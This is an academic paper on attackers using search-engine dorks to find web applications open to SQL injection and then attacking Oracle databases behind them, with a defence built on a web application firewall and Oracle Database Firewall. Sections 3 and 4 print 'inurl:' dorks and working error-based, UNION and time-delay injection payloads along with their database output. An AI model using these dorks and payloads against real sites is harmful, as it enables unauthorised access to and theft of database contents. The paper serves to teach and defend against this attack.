Securing Oracle Database from Search Engines Attack

N. M. A. Ayad[1], H. M. Klash[2] and S. Sorour[2]
[1]Computer & Network, Reactor Department Atomic Energy Authority,
[2]Department of Computer Science and Engineering Faculty of Electronic Engineering Menuf,
E-Mail: Samia_mohey@yahoo.com

---ABSTRACT---
Database security has recently become A victim of misused search engines. This can be accomplished simply by searching for a URL containing the name of the vulnerable web page or application. Oracle ships several sample web applications along with its databases. The security holes in these applications allow a web user to exploit SQL Injection to submit arbitrary SQL statements to the database. These applications are enabled by default, listening on port 7777, and known to be vulnerable to SQL Injection. This paper focuses on exploiting search engines to attack oracle database using SQL injection technique from web applications, when a website is vulnerable by SQL injection and this side is connected by oracle database vulnerable by SQL injection.

Keywords:
Search engine, WAF, ODF, Vulnerability, SQL injection.

Date of Submission : April 05,2012 Date of Acceptance : May 30, 2012

1.Introduction

Search engines become the dangerous that threads Various web applications over the internet. These applications may be vulnerable by SQL injection attack. SQL injection is a basic attack used either to gain unauthorized access to a database or to retrieve information directly from the database[1]. Interactive Web applications that employ database services accept user inputs and use them to form SQL statements at runtime. During an SQL injection attack, an attacker might provide malicious SQL query segments as user input which could result in a different database request. By using SQL injection attacks, an attacker could thus obtain and/or modify confidential/sensitive information [2]. Vulnerability in web applications allows malicious users to obtain unrestricted access to private and confidential information. SQL injection is ranked at the top in web application attack mechanisms used by hackers to steal data from organizations. Hackers can take advantages due to flawed design, improper coding practices, improper validations of user input, configuration errors, or other weaknesses in the infrastructure[3]. An attack may be possible due to poor design, configuration mistakes, or poor written code of the web application. A threat can be harmful for database, control of web application, and other components of web application, that are needed to be protected from all types of threat. All types of code injection or SQL injection are very dangerous for these components of the web application [4]. The concept of using search engines for reconnaissance purposes and for building hit lists of targets susceptible to remotely exploitable web application vulnerabilities[5].

Most of the techniques available over the Internet are based on exploitation when attacker has interactive access to the Oracle database, where connect to the database via a SQL client. While some of these techniques can be directly applied when exploiting SQL injection in web applications[6]. Database driven web application are threaten by SQL Injection Attacks (SQLIAs) because this type of attack can compromise confidentiality and integrity of information in databases. Actually, an attacker intrudes to the web application database and consequently, access to data[7]. The rest of the paper is organized as follows. Section 2 gives an Web application and SQL injection. Section3 SQL injection Through Search Engine. Section 4 the president problem. Section 5 explains the security issues. and Conclusion of the paper in section 6.

2. Web application and SQL injection

Most of the current web applications use RDBMS (Relational Database Management Systems).


Sensitive information like credit card, social security and financial records are stored in these databases. Usually programmers who write these programs are unaware of technique for writing secure code. They would focus on implementing desired functionalities and would focus less on security aspects. This results in vulnerabilities in web applications. Vulnerabilities allow attacker to target these web application and obtain valuable information. Attackers would send SQL (Structured Query language) to interact with RDBMS servers or modify existing SQL to retrieve unauthorized information without any authentication. The risk is higher if the application is open source or if the attacker is able to gain source code then can analyze the code to find out the vulnerabilities[8].

3.SQL injection Through Search Engine

SQL injection is Common and famous method of hacking at present. Using this method an unauthorized person can access the database of the website. Attacker can get all details from the Database[9]. Attacker can do the following actions:
* By Passing Logins
* Accessing secret data
* Modifying contents of website
* Shutting down the My SQL server

3.1 Finding Vulnerable Website using search engine:

searching for vulnerable websites using Google searching tricks. By using "inurl:" command for finding the vulnerable websites as shown in these examples:
inurl:index.php?id=
inurl:gallery.php?id=
inurl:article.php?id=



inurl:index.php?id=

About 3,360,000,000 results

CLC bio: CLC Sequence Viewer
A Sequence Viewer for basic bioinformatics. CLC Sequence Viewer creates a software environment enabling users to make a large number of bioinformatics ...
www.clcbio.com/index.php?id=28 - Cached - Similar

Water Crisis
While the world's population tripled in the 20th century, the use of renewable water resources has grown six-fold. Within the next fifty years, the world population ...
www.worldwatercouncil.org/index.php?id=25 - Cached - Similar

Welcome to CAcert.org
You are bound by the Root Distribution Licence for any re-distributions of CAcert's roots. Class 1 PKI Key Click here if you want to import the root certificate into ...
www.cacert.org/index.php?id=3 - Cached - Similar

Why do we Muslims not celebrate Valentine's Day? - Islamweb.net ...
Why do we Muslims not celebrate Valentines Day This question may be answered in several ways 1- In Islam the festivals are clearly defined and well es.
www.islamweb.net/emainpage/index.php?id=142598&page... - Cached - Similar

Fig .1 using search engine to get a vulnerable websites


To check for the vulnerability for website add the character (‘) at the end of the website address without any space. If the page still as it is or if it get page not found message , then this web site is not vulnerability but if the page give a syntax error in SQL statement, then that website is vulnerable.

4. The president problem

Most of the techniques available over the Internet are based on exploitation when attacker has interactive access to the Oracle database where connect to the database via a SQL client. While some of these techniques can be directly applied when exploiting SQL injection in web applications, these are Different cases for exploiting SQL injection from web applications :


4.1 Error Messages Enabled:

When the database error messages are enabled, an attacker could return the output of an arbitrary SQL query within the database error message. Using UTL_INADDR.GET_HOST_NAME function that help attacker to get such output as follow:



```
http://192.168.2.10/ora2.php?name=’ and 1=utl_inaddr.get_host_name((select user from dual))--
```


This query will throw an error which will have the output of the query as shown in Fig .2.



```
Warning: ociexecute() [function.ociexecute]: ORA-29257: host SCOTT unknown
ORA-06512: at "SYS.UTL_INADDR", line 4 ORA-06512: at "SYS.UTL_INADDR", line
35 ORA-06512: at line 1 in C:\wamp\www\ora2.php on line 13
```

Fig .2 Exploitation of a SQL Injection Using error messages

4.2 UNION Queries:
This mostly applies when the SQL injection is within a SELECT statement and the output of the UNION query can be seen with the HTTP response, The result is shown in Fig .2 :



e.g. http://192.168.2.10/ora1.php?name=' union all select user from dual –


http:/[redacted]ame=1 union select user from dual--

ITEM: Accounts
ITEM: SCOTT
ITEM: finance

My first Oracle and PHP combo scripts...

Fig .3 Exploitation of a SQL Injection Using Union Statement

4.3 Heavy Queries:
It is a type of SQL injection that make a database to take a time delay to execute a query. Logical statements issued by the attacker can be manipulated as true or false depend upon the time taken for the HTTP response where a delay time taken to execute a query is 30 second as shown in Fig .4.



```
http://192.168.2.10/ora11.php?number=2222222'||(select 1 from dual where
(select count(*)from all_users t1, all_users t2, all_users t3, all_users
t4, all_users t5)>0 and  (select user from dual)='SCOTT'))--

INSERT INTO DRAW VALUES('XXX2222222'||(select 1 from dual where (select
count(*)from all_users t1, all_users t2, all_users t3, all_users t4,
all_users t5)>0 and  (select user from dual)='SCOTT'))--
```

Fig .4 Query spend 30 seconds

5. Security Issues
The integration between F5 BIG IP ASM Web Application Firewall(WAF) and Oracle Database firewall(ODF) is the best solution to protect oracle database from SQL injection. This integration between the two security solutions offers a comprehensive and holistic approach for protecting web and database tiers from SQL injection attacks. BIG IP ASM WAF analyzes each HTTP/HTTPS request, and blocks potential attacks before they

reach the web application server[11]. ODF is the first line of defense for databases, providing real-time monitoring of database activity on the network. Highly accurate, SQL grammar–based technology blocks unauthorized transactions, which helps prevent attacks from reaching the database. ODF is deployed between the web application server and the database[11] as shown in Fig.5.





Fig.5 Two Firewall Integration Solution(WAF and ODF)


In the case of a malicious SQL injection, ODF would block it instantly and log the action, but it can't determine who attempted the breach as shown in Fig.6.



Performance	
Request Time	2011-09-22 16:03:20.164
Context	
Traffic Source	Network
DB User Name	FS
DB User Name Origin	Network
DB User Name (Last)	FS
DB Client Program Name	JDBC Connect Client
DB Client Program Name Origin	network
DB Client IP Address	192.168.2.5
DB Client Port	57984
DB Server IP Address	192.168.4.5
DB Server Port	1521
Database Type	Oracle
OS User Name	unknown_password[illegible]
OS User Name Origin	generated
Database Firewall Action	
Action Code	pass
Threat Severity	unassigned
Log Cause	baseline anomaly
Logging Level	always
Database Firewall Analysis	
Cluster Type	data manipulation (read only)
Cluster ID	[illegible]
Protected Database	[illegible]
Source Name	[illegible]
Policy	oracle-logall-[illegible]

Fig.6 Oracle database firewall console without using BIG IP ASM WAF.

Using BIG IP ASM Console to detect SQL injection as shown in Fig.7 , BIG IP ASM WAF help to pass Oracle Database Firewall additional information about the SQL statements sent to the database, including user name, client, browser, session information, time, cookies, URL, SQL statement and IP address of the Web user who originated them.



Filter: Custom | Go

Request Legend: Legal, Illegal, Blocked, Truncated

Web Applications: All

Request Type: Illegal Requests

Violation: Attack signature detected

Attack Type: SQL-Injection

Source IP

Time Period: From … To …

Response Status Code

Method: All

Protocol: All

Response: All

Blocked Requests: All

Truncated Requests: All

Support ID: Exact match

Containing String: URL

Severity: All

Search in: 10000 entries

Fig.7 ASM(Application Security Manager) console.

Oracle's reporting engine then merges the two products' reports, and administrators can not only see that there was an attempted breach, but also the critical data needed to determine who caused the trigger triggered alerts and give detailed reports provide notification on the type and severity of a threat. By these two information sources, the resulting correlated data is richer, making policy creation more accurate and more granularly refined. Then malicious or dangerous users can be isolated, forced to re-authenticate, or prevented from accessing the application in real time[11] as shown in Fig.8




Fig.8 Oracle database firewall console after making integration with BIG IP ASM.

6. Conclusion

Search engine helps in finding websites with SQL injection attack which can be used by the attacker to exploit the web application. As a result the attacker may gain unauthorized access to a database or to retrieve information directly from the database. Attacker can exploit SQL injection vulnerabilities remotely without any database or application authentication. SQL injection attacks are straightforward in nature an attacker just passes malicious string as an input to an application for stealing confidential information. The integration of web application firewall Oracle Database Firewall enhances security for web-based database applications and gives enterprises the layered protection that security professionals recognize as a best practice, plus the contextual information needed to make intelligent decisions about what action to take.

References

[1] "An Introduction to SQL Injection Attacks for Oracle Developers," [Online]. Available: http://www.uop.edu.jo/download/PdfCourses/SQL/Integrigy_Oracle_SQL_Injection_Attacks.pdf [Accessed March.22, 2012].

[2]"Preventing SQL injection attacks in stored procedures ", [Accessed: march.13,2012]. [Online].Available:http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?arnumber=1615052

[3]" SBSQLID: Securing Web Applications with Service Based SQL Injection Detection ",[Online]. Available: http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?arnumber=5375870 Prevention [Accessed: Feb.13,2012]

[4]"SQL Injection Attacks: Techniques and Protection Mechanisms", Nikita Patel et al. / International Journal on Computer Science and Engineering (IJCSE).

[5]"search engine through SQL injection reconnaissance", Available: http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html

[6]"Hacking oracle from web: Exploiting SQL injection from web applications , Sumit Siddharth Available: http://www.defcon.org/images/defcon-18/dc-18-presentations/Siddharth/DEFCON-18-Siddharth-Hacking-Oracle-From-Web.pdf

[7]" Evaluation of SQL Injection Detection and Prevention Techniques ",Available : http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?arnumber=5615711 , July 2010

[8] "Securing Web Applications From Application-Level Attack ",[Online]. Available: http://etd.ohiolink.edu/send-pdf.cgi/Pandey%20Amit%20Kumar.pdf?kent1181098075 [Accessed:April.22, 2011] .

[9] Hacking website using SQL Injection -step by step guide", Available :http://www.breakthesecurity.com/2010/12/hacking-website-using-sql-injection.html#

[10] " Hacking Oracle from the web: Exploiting SQL injection from web application" , online Sumit "Sid" Siddharth works as Head of Penetration testing for 7Safe Ltd in the U,Available:http://7safe.com/assets/pdfs/Hacking_Oracle_From_Web_2.pdf [Accessed:April.22, 2012] .

[11]"Application and Data Security with F5 BIG-IP ASM and Oracle Database Firewall", Peter Silva, 2011